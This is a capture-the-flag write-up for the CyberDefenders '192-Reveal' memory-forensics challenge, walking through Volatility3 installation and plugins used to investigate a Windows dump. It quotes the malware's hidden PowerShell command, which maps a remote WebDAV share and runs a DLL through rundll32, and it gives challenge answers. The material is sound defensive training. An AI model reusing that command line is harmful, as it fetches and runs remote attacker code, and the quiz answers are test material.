CyberDefenders.org

192-reveal

News “hands on with volatility3”

Installing Volatility3

OS I’m using this time is ParrotOS

requirement:  
{these tools usually come with Kali/Parrot/Ubuntu/etc but if not you need to install these first

python3

pip

git

python3-venv https://linuxize.com/post/how-to-create-python-virtual-environments-on-ubuntu-18-04/

}


Start with using command:

git clone <https://github.com/volatilityfoundation/volatility3.git>

After git clone finish start with installing virtual enviroments for python to run


virtualenv vitualenv\_volatility3

it should be activated like this

to stop the the venv type deactivate

next go with ‘sudo -s’

this can be pair with pip install later that we will use with volatility3

next up

cd ./Downloads/volatility

run


pip3 install -r requirements.txt

after install finish we will work with 192-reveal directory

first running this command:


python3 vol.py -f [your-directory]192-Reveal.dmp windows.malfind

afterward we scrolldown to check malfind


we can see the powershell.exe that’s our first flag

next up we run this command to check PPID

python3 vol.py -f [/your-directory]/192-Reveal.dmp windows.pslist

afterward we continue to find the file name that the malware uses to execute the second-stage payload with this commands

python3 vol.py -f /home/johannf/Downloads/192-Reveal/192-Reveal.dmp windows.pstree

Figure 1: \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


We can see 2 things that will be in our attentions 1 is a name

davwwwroot

and the other is some weird .dll files  
3435.dll

both of this is under influence of a “45.9.74.32@8888” by executing rundll32

search around on the internet I found MITRE attack which fully explained this attack method



the flag is T1218.011

Q6 by running

python3 vol.py -f [your-dir]192-Reveal/192-Reveal.dmp windows.registry.userassist

this will show us all what has been running skimming a bit and we can find Elon was the name of the user

Q7 Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

We can check this if we know what it’s influenced by in this case as it was remote access by 45.9.74.32

